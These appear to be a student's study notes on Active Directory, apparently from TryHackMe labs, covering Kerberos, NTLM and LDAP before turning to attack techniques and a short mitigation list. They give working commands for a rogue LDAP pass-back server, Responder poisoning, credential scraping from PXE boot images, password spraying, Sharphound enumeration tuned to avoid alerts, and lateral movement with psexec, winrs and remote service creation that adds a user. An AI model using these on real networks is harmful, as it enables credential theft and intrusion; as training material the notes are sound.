# Active Directory

**Windows domain:** group of users and computers under the administration of a given business.

**Domain Controller (DC):** The server that runs the Active Directory services.

**Active Directory (AD):** single repository on the DC that makes the domain and centralize the administration of common components of a Windows computer network in a single repository. **(Service on domain controller that enables centralized authentication & authorization for the domain.)**

* **Active Directory** is a directory service developed by Microsoft for Windows domain networks. It stores information about network objects such as computers, users, and groups. It provides authentication and authorisation services, and allows administrators to manage network resources centrally.

**(benefits)** -> Centralized identity management: All users across the network can be configured from Active Directory with minimum effort, managing security policies: configure security policies directly from Active Directory and apply them to users.

**Active Directory Domain Service (AD DS):** service acts as a catalogue that holds the information of all of the "objects" that exist on your network (objects -> users, machines, groups, printers,...).

**Users:** are **one of the objects** known as **security principles**, meaning that they can be authenticated by the domain and can be assigned privileges over resources like files or printers.

Users (2 types):

People, Services-> users used by services like IIS or MSSQL, service users are different from regular users as they will only have the privileges needed to run their specific service.

**Machines** are another type of **object** within Active Directory (considered "security principles"), like users when machine join to AD domain it assigns as account, Machine Account passwords are automatically rotated out and are generally comprised of 120 random characters.

* The machine account name is the computer's name followed by a dollar sign. ex: a machine named DC01 will have a machine account called DC01$.

**security principal:** is an object that can act upon resources in the network (security principals: user accounts and computer accounts).

**Administrators are two types:**

* **Service administrators**: Responsible for maintaining and delivering Active Directory Domain Services (AD DS), including managing domain controllers and configuring AD DS.
* **Data administrators**: Responsible for maintaining the data that's stored in AD DS and on domain member servers and workstations.

**Security Groups:**

Security groups are a way to collect user accounts, computer accounts, and other groups into manageable units.

Active Directory has two **types of groups**:

* **Security groups**: Use to assign permissions to shared resources.
* **Distribution groups**: Use to create email distribution lists.
* Groups can have both users and machines as members. If needed, groups can include other groups as well. You can use distribution groups only to send email to collections of users by using an email application like Exchange Server. Distribution groups aren't security enabled, so you can't include them in DACLs (**Discretionary Access Control List (DACL)** is a component of security that defines the permissions associated with an object).

***Group scope:*** *identifies the extent to which the group is applied in the domain tree or forest.*

* **Universal: (Grant permissions On any domain in the same forest or trusting forests)** Accounts, Global groups, Other Universal groups from any domain in the same forest
* **Global: (grant Permissions On any domain in the same forest, or trusting domains or forests)** Accounts from the same domain
* **Domain Local: (grant permissions Within the same domain)**

|  |  |
| --- | --- |
|  | Accounts from any domain or any trusted domain  Global groups from any domain or any trusted domain  Universal groups from any domain in the same forest  Other Domain Local groups from the same domain  Accounts, Global groups, and Universal groups from other forests and from external domains |
|  |  |

**Common Default Groups:**

*Domain Admins*: Users of this group have administrative privileges over the entire domain. By default, they can administer any computer on the domain, including the DCs.

*Server Operators*: Users in this group can administer Domain Controllers. They cannot change any administrative group memberships.

*Backup Operators*: Users in this group are allowed to access any file, ignoring their permissions. They are used to perform backups of data on computers.

*Account Operators:* Users in this group can create or modify other accounts in the domain.

*Domain Users*: Includes all existing user accounts in the domain.

*Domain Computers:* Includes all existing computers in the domain.

Domain Controllers: Includes all existing DCs on the domain.

User rights are automatically assigned to some security groups when Active Directory is installed to help administrators (ex: if you add user to backup group he automatically will take the permission to download or upload any file on any device in the domain.

**Organizational Units (OUs)** which are container objects that allow you to classify users and machines. OUs are mainly used to define sets of users with similar policing requirements.

**Note -> user can only be a part of a single OU at a time.**

**OU vs Security Groups:**

**Organizational Units (OUs):**

* used for *organizing users and computers* and *applying policies* to them within Active Directory, can apply **Group Policy Objects (GPOs)** to an OU to manage specific settings and configurations for users or computers within it, structured to reflect roles, departments in organization, Single Membership.

**Security Groups:**

* used to **grant permissions** to access resources like files, folders, printers, or even applications. They control what users can *access* rather than *what policies apply to them*. assign permissions to group on a resource, Multiple Memberships Allowed.
* OU like a folder that has users, security groups is a group with specific permissions and any one will added to the group will take the group permissions and we may add a full OU to a security group that mean tis OU (it’s users) will take this permissions.

**Delegation** process that allows you to grant users specific privileges to perform advanced tasks on OUs without needing a Domain Administrator to step in.

**Group Policy Objects (GPO)**: simply a collection of settings that can be applied to OUs, GPOs can contain policies aimed at either users or computers.

To configure Group Policies, you first create a GPO under **Group Policy Objects** and then link it to the OU

Can apply **Security Filtering** to GPOs so that they are only applied to specific users/computers under an OU. By default, they will apply to the **Authenticated Users** group, which includes all users/PCs.

**Settings** tab includes the actual contents of the GPO

**Group Policy Objects (GPO)**: Can Contain many Polices.

To manage GPO we use the Group Policy Management tool, while AD management is by Active Directory Users and Computers Tool.

**GPO distribution**

**GPOs are distributed to the network via a network share called SYSVOL.**

which is stored in DC. All users in a domain should typically have access to this share over the network to sync their GPOs periodically. The SYSVOL share points by default to the C:\Windows\SYSVOL\sysvol\ directory on each of the DCs in our network.

It might take up to 2 hours for computers to catch up any change has been made to any GPOs.

to force any particular computer to sync its GPOs immediately

* + **PS C:\> gpupdate /force**

**Two protocols can be used for network authentication in windows domains:**

* **Kerberos:** Used by any recent version of Windows. This is the default protocol in any recent domain.
* **NetNTLM:** Legacy authentication protocol kept for compatibility purposes.

Kerberos is a computer network authentication protocol that operates based on tickets, allowing nodes to securely prove their identity to one another over a non-secure network. It primarily aims at a client-server model and provides mutual authentication, where the user and the server verify each other's identity. The Kerberos protocol messages are protected against eavesdropping and replay attacks, and it builds on symmetric-key cryptography, requiring a trusted third party.

Users who log into a service using Kerberos will be assigned tickets. Think of tickets as proof of a previous authentication

**Kerberos authentication process:**

* **The user sends their username and a timestamp encrypted using a key derived from their password to the Key Distribution Center (KDC), a service usually installed on the Domain Controller in charge of creating Kerberos tickets on the network.**
* **The KDC will create and send back a Ticket Granting Ticket (TGT), which will allow the user to request additional tickets to access specific services and this TGT is encrypted with a key that user can’t decrypt, this ticket is to get another ticket (service tickets that used to access specific resource)** **without passing their credentials every time they want to connect to a service just will pass the ticket. In TGT the Session Key is given to the user and note that the session key isn’t stored in KDC bec it can get it by decrypting the TGT in the next requests.**
  + **TGT is encrypted using the krbtgt account's password hash**
  + **KRBTGT is a default account that exists in all domains of an Active Directory.**
* **When a user wants to connect to a service on the network like a share, website or database, they will use their TGT to ask the KDC for a Ticket Granting Service (TGS). TGS are tickets that allow connection only to the specific service they were created for.** **To request a TGS, the user will send their username, timestamp and SPN encrypted using the Session Key**
  + **Service Principal Name (SPN), indicates the service and server name we intend to access.**
* **KDC will send user a TGS with Service Session Key, which we will need to authenticate to the service we want to access. The TGS is encrypted using a key derived from the Service Owner Hash, so we will send the TGS to the Service owner that I need service from it and it will authenticate us by access the Service Sessions Key by decrypting our TGS.**
  + **Service Owner is the user or machine account that the service runs under.**
  + **Service Owner can access the encrypted Service Session Key it by decrypting the TGS.**
* **User sent the TGS to the desired service to authenticate and establish a connection. The service will use its configured account's password hash to decrypt the TGS and validate the Service Session Key.**

**A screenshot of a computer program

Description automatically generated**

**A screenshot of a computer program

Description automatically generated**

**A close-up of a sign

Description automatically generated**

**NetNTLM Authentication:**

**NetNTLM:** Windows New Technology LAN Manager (NTLM) is a suite of security protocols offered by Microsoft to authenticate users’ identity and protect the integrity and confidentiality of their activity.

* + **works using a challenge-response mechanism.**

**Domain Account Authentication Process**

**A diagram of a computer

Description automatically generated with medium confidence**

**Process:**

1. **The client sends an authentication request to the server they want to access.**
2. **The server generates a random number and sends it as a challenge to the client.**
3. **The client combines their NTLM password hash with the challenge (and other known data) to generate a response to the challenge and sends it back to the server for verification (simply user encrypt the challenge with its password hash).**
4. **The server forwards the challenge and the response to the Domain Controller for verification.**
5. **The domain controller uses the challenge to recalculate the response and compares it to the original response sent by the client. If they both match, the client is authenticated; otherwise, access is denied. The authentication result is sent back to the server.**
6. **The server forwards the authentication result to the client.**

* **Note that the user's password (or hash) is never transmitted through the network for security.**
* **Note: The described process applies when using a domain account. If a local account is used, the server can verify the response to the challenge itself without requiring interaction with the domain controller since it has the password hash stored locally on its SAM.**

**Tree:** **integrating multiple domains, group of Windows domains that share the same namespace.**

**Each domain is separated and each Domain Administrators will have the full control over their domain.**

**Enterprise Admins group :** will grant a user administrative privileges over all of an enterprise's domains.

Each domain would still have its Domain Admins with administrator privileges over their single domains and the Enterprise Admins who can control everything in the enterprise.

A triangle with icons and text

Description automatically generatedA diagram of a company

Description automatically generated

**Forests:** **different domain trees.**

**A diagram of a forest and a tree

Description automatically generated**

**Trust relationships: to enable users in domain to access another domain in the forest even if there are in different tree or in different domains.**

* ***one-way trust relationship*: In a one-way trust, if Domain AAA trusts Domain BBB, this means that a user on BBB can be authorised to access resources on AAA.**

A diagram of a diagram of a group of people

Description automatically generated

* ***Two-way trust relationships:* can also be made to allow both domains to mutually authorize users from the other. By default, joining several domains under a tree or a forest will form a two-way trust relationship.**
* **note that having a trust relationship between domains doesn't**

**automatically grant access to all resources on other domains. Once a trust relationship is established, you have the chance to authorize users. across different domains, but it's up to you what is actually authorized or not.**

LDAP

**Lightweight Directory Access Protocol (LDAP), used for Directory Access management, relays on TCP/IP.**

**It’s a protocol to talk to active directory**

**A blue background with white text

AI-generated content may be incorrect.**

**LDAP: Allow you To Search for objects without knowing their locations (Directories).**

EX: If user needs to access printer and does not know where it, LDAP Can help.

**LDAP Structure**

**A diagram of a computer

AI-generated content may be incorrect.A blue background with black text

AI-generated content may be incorrect.**

**LDAP Authentication:**

**LDAP Authenticate users by itself.**

**A blue screen with black arrows pointing to a white square with black text

AI-generated content may be incorrect.**

**Authentication Types: Simple, SASL**

LDAP authentication is a popular mechanism with third-party (non-Microsoft) applications that integrate with AD. Like Gitlab, Jenkins, Printers, VPNs.

In LDAP authentication Application **directly** verifies the user's credentials

Application has a pair of AD credentials that it can use first to query LDAP and then verify the AD user's credentials.

**A diagram of a computer

AI-generated content may be incorrect.**

**LDAP Pass-back Attacks**

Attacks against LDAP authentication mechanisms.

Our goal is to read the configuration files to recover these AD credentials that are stored on LDAB services itself.

As LDAP authenticates users by itself, LDAP is used by network devices or services like printers. EX: when user in domain need to access printer with his username & password, printer send these user credentials to LDAP and LDAP authenticate this user and see if this user allowed to access printer or not, printer itself have account that for itself to access LDAP as a Printer (service user) on LDAP, printer use this account to connect LDAP then pass the normal user to LDAP.

# Breaching Active Directory

Try To Get Initial Access

## OSINT and Phishing

### OSINT

**Open-source intelligence (OSINT) is the act of gathering and analyzing publicly available data for intelligence purposes, discovering information that has been publicly disclosed:**

* Users who ask questions on public forums such as [Stack Overflow](https://stackoverflow.com/) but disclose sensitive information such as their credentials in the question.
* Developers that upload scripts to services such as [Github](https://github.com/) with credentials hardcoded.
* Credentials being disclosed in past breaches since employees used their work accounts to sign up for other external websites. Websites such as [HaveIBeenPwned](https://haveibeenpwned.com/) and [DeHashed](https://www.dehashed.com/) determine if someone's information in a publicly known data breach.

## NTLM Authenticated Services

**New Technology LAN Manager (NTLM) is the suite of security protocols used to authenticate users' identities in AD.**

* Authentication by using a challenge-response-based scheme called **NetNTLM**
* NetNTLM, also often referred to as Windows Authentication or NTLM Authentication

**A diagram of a server

AI-generated content may be incorrect.**

Application relies on DC for Authentication and act as a man in middle

**Brute-force Login Attacks**

To not be locked for the wrong login attempts, instead use password spraying (find a likely password that may be used in this environment and try it with all users one by one).

[**Hydra**](https://github.com/vanhauser-thc/thc-hydra)to assist with the password spraying attack. Better to be scripted.

## LDAP Bind Credentials

**Lightweight Directory Access Protocol (LDAP) authentication is another method of AD authentication.**

In LDAP authentication Application **directly** verifies the user's credentials

Application has a pair of AD credentials that it can use first to query LDAP and then verify the AD user's credentials.

LDAP authentication is a popular mechanism with third-party (non-Microsoft) applications that integrate with AD. Like Gitlab, Jenkins, Printers, VPNs

Our goal is to read the configuration files to recover these AD credentials that are stored on LDAB services itself.

**A diagram of a computer

AI-generated content may be incorrect.**

**LDAP Pass-back Attacks**

Attacks against LDAP authentication mechanisms.

As LDAP authenticates users by itself, LDAP is used by the network devices or services like printer. EX: when user in domain need to access printer with his username & password, printer send these user credentials to LDAP and LDAP authenticate this user and see if this user allowed to access printer or not, printer itself have account that for itself to access LDAP as a Printer (service user) on LDAP, printer use this account to connect LDAP then pass the normal user to LDAP.

Pass-back attack occurs when we abuse LDAP Configuration on Printer or any service to inject our LDAP as the LDAP for this service, so after that the printer will send user credentials that try to access it to our machine (the fake LDAP)

**Hosting a Rogue LDAP Server**

Using **OpenLDAP**

$sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo $systemctl enable slapd

**Configure it:**

$sudo dpkg-reconfigure -p low slapd

Options will appear:

DNS Name 🡪 The Domain Name

Configure Slapd 🡪 No

**Downgrade LDAP server, to make it vulnerable by downgrading the supported authentication mechanisms.**

**ensure that our LDAP server only supports PLAIN and LOGIN authentication methods.**

**To do this create a new ldif file, called with the following content:**

#olcSaslSecProps.ldif

dn: cn=config

replace: olcSaslSecProps

olcSaslSecProps: noanonymous,minssf=0,passcred

* olcSaslSecProps: Specifies the SASL security properties
* noanonymous: Disables mechanisms that support anonymous login
* minssf: Specifies the minimum acceptable security strength with 0, meaning no protection.

**Now we can use the ldif file to patch our LDAP server using the following:**

$sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo $service slapd restart

**Now Run our LDAP server:**

$ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms

If we receive the following error: "This distinguished name contains invalid syntax". If you receive this error, we can use a tcpdump to capture the credentials using the following command: sudo tcpdump -SX -i breachad tcp port 389

## Authentication Relays

Services talking to each other need to identify themselves, so there is an Authentication between them, for example SMP use NetNTLM Authentication.

**Server Message Block (SMB)**

SMB: communication protocol used to provide shared access to files and printers across nodes on a network, ex: communication between a workstation and printer.

* Since the NTLM Challenges can be intercepted, we can use offline cracking techniques to recover the password associated with the NTLM Challenge. However, this cracking process is significantly slower than cracking NTLM hashes directly.
* We can use our rogue device to stage a man in the middle attack, relaying the SMB authentication between the client and server, which will provide us with an active authenticated session and access to the target server.

**Responder allows us to perform Man-in-the-Middle attacks by poisoning the responses during NetNTLM authentication.**

It’s like: you open a server that other services may require, then when thy make a request your server act as the original server and then intercept the DNS Requests (specially LLMNR).

Responder Can be used to listen for multiple services.

**Responder will attempt to poison any Link-Local Multicast Name Resolution (LLMNR),  NetBIOS Name Service (NBT-NS), and Web Proxy Auto-Discovery (WPAD) requests that are detected.**

* **On large Windows networks, these protocols allow hosts to perform their own local DNS resolution for all hosts on the same local network. Rather than overburdening network resources such as the DNS servers, hosts can first attempt to determine if the host they are looking for is on the same local network by sending out LLMNR requests and seeing if any hosts respond.**
* **With Responder we can Intercept these name resolution queries that are broadcasted to network, and try to force the client to connect to our machine. In the same line, it starts to host several servers such as SMB, HTTP, SQL, and others to capture these requests and force authentication.**

Link-Local Multicast Name Resolution (LLMNR) is a protocol based on the Domain Name System (DNS) packet format that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link.

* + This attack relies on (there is no DNS record for this server on victim machine

**Intercepting NetNTLM Challenge**

**A diagram of a person with a computer

AI-generated content may be incorrect.**

## Microsoft Deployment Toolkit

**MDT and SCCM**

Microsoft Deployment Toolkit (MDT) is a Microsoft service that assists with automating the deployment of Microsoft Operating Systems (OS), MDT is used for new deployments.

MDT is integrated with Microsoft's System Center Configuration Manager (SCCM), which manages all updates for all Microsoft applications, services, and operating systems, SCCM used for patch management.

**Preboot Execution Environment (PXE) boot:** One of MDT Configuration ways

Organizations use PXE boot to allow new devices that are connected to the network to load and install the OS directly over a network connection

MDT can be used to create, manage, and host PXE boot images.

PXE boot is usually integrated with **DHCP**, which means that if DHCP assigns an IP lease, the host is allowed to request the PXE boot image and start the network OS installation process.

A computer with arrows pointing to the screen

AI-generated content may be incorrect.

* GOAL: Inject a privilege escalation vector, such as a Local Administrator account, to gain Administrative access to the OS once the PXE boot has been completed, Perform password scraping attacks to recover AD credentials used during the install.

**TFTP** **protocol** is used for recovery of files from the MDT server.

Recap:

MDT is a service used to create and host PXE Boot images.

PXE Boot Images is used to enable users in domain to load it and install OSs using this boot

PXE Boot image is a part of BCD file that contains the PXE boot images and its configuration.

**MDT (Microsoft Deployment Toolkit) server** often stores the **Boot Configuration Data (BCD)** file, which contains boot parameters and PXE settings.

As attackers we use TFTP to download the **BCD** **file** to read the configuration of the MDT server. tftp -i MDT-SERVER-IP GET Boot\BCD

Recover the PXE images to see the configuration in it and edit to privilege escalation or expose credentials.

Steps:

Use **Get-WimFile** PowerShell function of powerpxe to recover **the locations of the PXE Boot images from the BCD file**:

Import-Module .\PowerPXE.ps1

$BCDFile = "the\_downloaded-bcd-file.bcd"

Get-WimFile -bcdFile $BCDFile

**Now again use TFTP to get PXE Boot images**

tftp -i <remote IP> GET "<PXE Boot Image Location>" pxeboot.wim

now Recovering Credentials from a PXE Boot Image

Get-FindCredentials -WimFile pxeboot.wim

**WIM files are bootable images in the Windows Imaging Format (WIM). Consider the WIM file is the PXE image.**

**WIM is stored in BCD that is stored and managed by MDT integrated with SCCM.**

## configuration files

* Web application config files
* Service configuration files
* Registry keys
* Centrally deployed applications

enumeration scripts, such as [Seatbelt](https://github.com/GhostPack/Seatbelt) can be used to automate this process.

## Mitigation

* Limit the exposure of AD services and applications online, or applications should be placed in an intranet that can be accessed through a VPN. The VPN can then support multi-factor authentication for added security.
* Enforce Network Access Control (NAC) - NAC can prevent attackers from connecting rogue devices on the network.
* Enforce SMB Signing - By enforcing SMB signing, SMB relay attacks are not possible.
* Follow the principle of least privileges

# Active Directory Enumeration

## Credential Injection

**Know Your Enemy Windows vs Linux:** each one will be enumerated with support tools

**Runas Explained**

Used when there are AD credentials but nowhere to log in with them, simply when I have machine with user that not on domain and I need to interact with domain with a domain user.

Built in windows command used to **run commands as another user**, used Bec we may find credentials and not need to create another machine and join it to domain with this domain credentials, so we just run as another domain user

runas.exe /netonly /user:<domain>\<username> cmd.exe

now we injected our AD credentials into memory, now all network communication will use these injected credentials for authentication. This includes all network communications.

* **/netonly** - The credentials provided will only be used for network authentication. Locally, the process will still run under the current logged-in user. If we run whoami inside cmd.exe, it will still show your original user. But if we access network shares inside cmd.exe it will access it as the runas user and will use the credentials.
* **/user** - username. It is always a safe bet to use the Fully Qualified Domain Name (FQDN) instead of just the NetBIOS name of the domain since this will help with resolution.
* **cmd.exe** - This is the program we want to execute once the credentials are injected.

Any AD account can read the contents of the SYSVOL directory (shared folder storing the Group Policy Objects (GPOs), no matter how low-privileged.

### Important Note (DC-Hostname VS DC-IP)

***dir \\za.tryhackme.com\SYSVOL and dir \\<DC IP>\SYSVOL***

When we provide the hostname, network authentication will attempt first to perform Kerberos authentication. Since Kerberos authentication uses hostnames embedded in the tickets, if we provide the IP instead, we can force the authentication type to be NTLM.

## Enumeration through Microsoft Management Console

Require RDP Connection

**using the Microsoft Management Console (MMC) with the**[**Remote Server Administration Tools'**](https://docs.microsoft.com/en-us/powershell/module/activedirectory/?view=windowsserver2022-ps)**(RSAT) AD Snap-Ins.**

**install the Snap-Ins:**

1. Press Start
2. Search "Apps & Features" and press enter
3. Click Manage Optional Features
4. Click Add a feature
5. Search for "RSAT"
6. Select "RSAT: Active Directory Domain Services and Lightweight Directory Tools" and click Install

**start MMC in cmd that we run with (runas command), which will ensure that all MMC network connections will use our injected AD credentials.**

**In cmd that run with domain user just type: mcc**

**Attach the AD RSAT Snap-In In MMC:**

1. **Click File -> Add/Remove Snap-in**
2. **Select and Add all three Active Directory Snap-ins**
3. **Click through any errors and warnings**
4. **Right-click on Active Directory Domains and Trusts and select Change Forest**
5. **Enter *za.tryhackme.com* as the Root domain and Click OK**
6. **Right-click on Active Directory Sites and Services and select Change Forest**
7. **Enter *za.tryhackme.com* as the Root domain and Click OK**
8. **Right-click on Active Directory Users and Computers and select Change Domain**
9. **Enter *za.tryhackme.com* as the Domain and Click OK**
10. **Right-click on Active Directory Users and Computers in the left-hand pane**
11. **Click on View -> Advanced Features**

**start enumerating**

**see AD Structure**

## Enumeration through Command Prompt

**net command is a handy tool to enumerate information about the local system and AD.**

**net user /domain: list all users in the AD domain.**

**net user username /domain: info about this user.**

**net groups /domain: info about groups**

**net accounts /domain: enumerate the password policy of the domain.**

**net commands must be executed from a domain-joined machine**

## Enumeration through PowerShell

These Cmdlets are AD-RSAT cmdlets.

have to install the AD-RSAT tooling.

May be requirements:

$Import-Module ActiveDirectory

$ Get-WindowsFeature -Name RSAT-AD-PowerShell | Install-WindowsFeature

**Users:** Get-ADUser cmdlet to enumerate AD users

PS C:\> Get-ADUser -Identity gordon.stevens -Server za.tryhackme.com -Properties \*

* **-Identity -** The account name that we are enumerating
* **-Properties -** Which properties associated with the account will be shown, \* will show all properties
* **-Server -** Since we are not domain-joined, we have to use this parameter to point it to our domain controller

Get-ADUser -Filter 'Name -like "\*stevens"'

**Groups**

**Get-ADGroup:** enumerate AD groups

Get-ADGroup -Identity Administrators -Server za.tryhackme.com

**Get-ADGroupMember:** enumerate group membership

**AD Objects**

**Get-ADObject**

**Ex:** looking for all AD objects that were changed after a specific date

PS C:\> $ChangeDate = New-Object DateTime(2022, 02, 28, 12, 00, 00)

PS C:\> Get-ADObject -Filter 'whenChanged -gt $ChangeDate' -includeDeletedObjects -Server za.tryhackme.com

**Get users that entered their password wrong many times > 0, as we may trick those bad users.** Get-ADObject -Filter 'badPwdCount -gt 0' -Server za.tryhackme.com

**Domains**

**Get-ADDomain:** Get-ADDomain -Server za.tryhackme.com

**Altering AD Objects**

**considered AD exploitation**

**Set-ADAccountPassword:** changing the password of our AD user.

PS C:\> Set-ADAccountPassword -Identity [username] -Server za.tryhackme.com -OldPassword (ConvertTo-SecureString -AsPlaintext "[old-pass]" -force) -NewPassword (ConvertTo-SecureString -AsPlainText "[new-pass]" -Force)

## Enumeration through Bloodhound

**Bloodhound:** tool to graph the Active Directory, it visualizes the information in .*json* format gained from ***Sharphound*** tool that runs on the victim machine in domain, it is written in C#.

**Based on neo4j Database (non-SQL DB)**

**Sharphound Enumerate, Bloodhound Visualize**

**Sharphound collector types:**

* **Sharphound.ps1 -**PowerShell script for running Sharphound. the latest release of Sharphound has stopped releasing the PowerShell script version.
* **Sharphound.exe -** A Windows executable version for running Sharphound.
* **AzureHound.ps1 -**PowerShell script for running Sharphound for Azure (Microsoft Cloud Computing Services) instances.

**Note: Your Bloodhound and Sharphound versions must match for the best results.**

Sharphound files will be detected as malware and raise an alert to the blue team.

We can use the runas command to inject the AD credentials and point Sharphound to a Domain Controller.

Sharphound.exe --CollectionMethods <Methods> --Domain za.tryhackme.com --ExcludeDCs

* **CollectionMethods** - Determines what kind of data Sharphound would collect. The most common options are Default or All. Also, since Sharphound caches information, once the first run has been completed, you can only use the Session collection method to retrieve new user sessions to speed up the process.
* **Domain** - the domain we want to enumerate. In some instances, you may want to enumerate a parent or other domain that has trust with your existing domain.
* **ExcludeDCs** -This will instruct Sharphound not to touch domain controllers, which reduces the likelihood that the Sharphound run will raise an alert.
* [**All other Parameters**](https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound-all-flags.html)
* [Download Sharphound PS1](https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors)

***In bloodhound Graph:***

* **Execution Rights** - Provides information on special privileges such as the ability to RDP into a machine.
* **Outbound Control Rights** - Shows information regarding AD objects where this account has permissions to modify their attributes.
* **Inbound Control Rights** - Provides information regarding AD objects that can modify the attributes of this account.

**Analysis queries Tab:** These are queries that the creators of Bloodhound have written themselves to enumerate helpful information.

**Bloodhound Example:**

**A screenshot of a computer

AI-generated content may be incorrect.**

**Each AD object can be a node in Bloodhound.**

**We need to look at the available edges between the current position and privileges we have and where we want to go.**

[**Bloodhound documentation**](https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html)

[**Download Bloodhound githup**](https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors)

**Requires the execution of Sharphound.**

## Additional Enumeration Techniques

* [**PowerView**](https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)**- a recon script, useful to perform semi-manual enumeration of AD objects in a pinch.**
* [**Windows Management Instrumentation (WMI)**](https://0xinfection.github.io/posts/wmi-ad-enum/) - WMI can be used to enumerate information from Windows hosts. It has a provider called "**root\directory\ldap**" that can be used to interact with AD. We can use this provider and WMI in PowerShell to perform AD enumeration.

# Lateral Movement and Pivoting

Lateral movement is the group of techniques used by attackers to move around a network

Step after getting initial access to a machine on Network.

It’s Optional according to our goal where we need to reach and why.

It’s a cycle so movement may be made many times until reach our goal.

A diagram of different colored arrows

AI-generated content may be incorrect.

## Moving Through the Network

Move from machine to machine.

Lateral movement might need to be used to **circumvent firewall restrictions**, it is also helpful in **evading detection**.

A diagram of a fire safety system

AI-generated content may be incorrect.

**The Attacker's Perspective**

**Attackers can move laterally**

use standard administrative protocols like **WinRM**, **RDP**, **VNC** or **SSH** to connect to other machines around the network

RDP might be usual and go under the radar because maybe another user is connected to machine.

**Administrators and UAC**

*User Account Control (UAC)* helps prevent malware from damaging a PC and helps organizations deploy a better-managed desktop. With UAC, apps and tasks always run in the security context of a non-administrator account, unless an administrator specifically authorizes administrator-level access to the system. UAC can block the automatic installation of unauthorized apps and prevent inadvertent changes to system settings.

**The distinction has to be made between two types of administrators**

* **Local accounts** part of the local Administrators group on machine.
* **Domain accounts** part of the local Administrators group, Accounts from the domain that are added to the local Administrators group.

Windows with UAC Feature Enabled it will:

By default, when **local administrators** remotely connect to a machine they won't be able to perform administrative tasks unless using an interactive session through **RDP**.

Windows will deny any administrative task requested via RPC, SMB or WinRM since such administrators will be logged in with a **filtered medium integrity token**, preventing the account from doing privileged actions. The only local account that will get full privileges is the default Administrator account.

Domain accounts with local administration privileges will be logged in with full administrative privileges.

**🧑‍💻 Local Admins (non-default):**

* (Local user accounts created on the machine and added to the Administrators group)
  + When you use **these accounts remotely** (e.g., with **WinRM**, **WMI**, or **SMB**), **UAC applies** a **filtered token and restrict their access.** unless they use RDP (interactive login).
* this Security feature to prevent malware using local creds for privilege escalation.

**🧑‍🔧 Default "Administrator" account:**

* Built-in local admin (SID: S-1-5-21-\*-500).
* Not affected by UAC filtering — always gets a full token, even remotely.
* Can perform full administrative tasks via WinRM, SMB, etc.

**🌐 Domain Admins (or domain users in local Admins group):**

**(DOMAIN\John added to the local Administrators group on a machine)**

* Logged in with full tokens even remotely.
* Not restricted by UAC in the same way.
* Can perform remote administrative actions (e.g., using PsExec, WMI, PowerShell Remoting).

## Spawning Processes Remotely


### Psexec

***PsExec is a light-weight telnet-replacement that lets you (Administrator( execute processes on other systems***, without having to manually install client software on remote machine.

* **Ports:** 445/TCP (SMB)
* **Required Group Memberships:** Administrators

[Download link](https://docs.microsoft.com/en-us/sysinternals/downloads/psexec)

**psexec works is as follows:**



1. Connect to Admin$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
2. Connect to the service control manager to create and run a service named **PSEXESVC** and associate the service binary with **C:\Windows\psexesvc.exe**.
3. Create some named pipes to handle stdin/stdout/stderr.

required administrator credentials for the remote host and the command we want to run.

Run Psexec Process to open cmd:

psexec64.exe \\Remote-MACHINE\_IP -u Administrator -p Remote-Admin\_Password -i cmd.exe

If you omit a username, the process will run in the context of your account on the remote system but will not have access to network resources.

### Remote Process Creation Using WinRM

Windows Remote Management (WinRM) is a web-based protocol used to send PowerShell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default

* **Ports:** 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Remote Management Users

**Run Winrs (Windows Remote Shell),** run remote commands on another Windows machine over WinRM (Windows Remote Management

* Usually found in C:\Windows\System32\

winrs.exe -u:Administrator -p:Mypass123 -r:target cmd

We can achieve the same from **PowerShell**, but to pass different credentials, we will need to create a **PSCredential** object:

$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

# Then connect by one of these folowing commands

Enter-PSSession -Computername TARGET -Credential $credential

or

Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}

### Remotely **Creating Services** Using **SC**

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCE/RPC)
  + 445/TCP (RPC over SMB Named Pipes)
  + 139/TCP (RPC over SMB Named Pipes)
* **Required Group Memberships:** Administrators

**sc.exe** tool communicates with the **Service Control Manager (SVCCTL)**

#### **running sc.exe locally:**

sc.exe create NewService binPath= "C:\Program Files\MyApp.exe" start= auto

binpath 🡪 is the path for binaries that this service will execute (we can create our own .exe file)

locally **sc.exe** sends a request to the **Service Control Manager (SCM)**, which runs as a system process (services.exe).

#### **Running SC Remotely**

sc.exe \\TARGET create THMservice binPath= "net user NewUsername NewUserPass /add" start= auto

sc.exe \\TARGET start THMservice

start= auto → Sets the service to start automatically.

sc.exe \\TARGET stop THMservice

sc.exe \\TARGET delete THMservice

Workflow For SC Remotely Run:

Final Goal: **sc.exe** tool need to communicate with the **Service Control Manager (SVCCTL) on Remote Machine**

A group of arrows with text

AI-generated content may be incorrect.

The client first connects to **Endpoint Mapper (EPM)** at port **135**.

This connection is by using **Distributed Computing Environment / Remote Procedure Call (DCE/RPC)**.

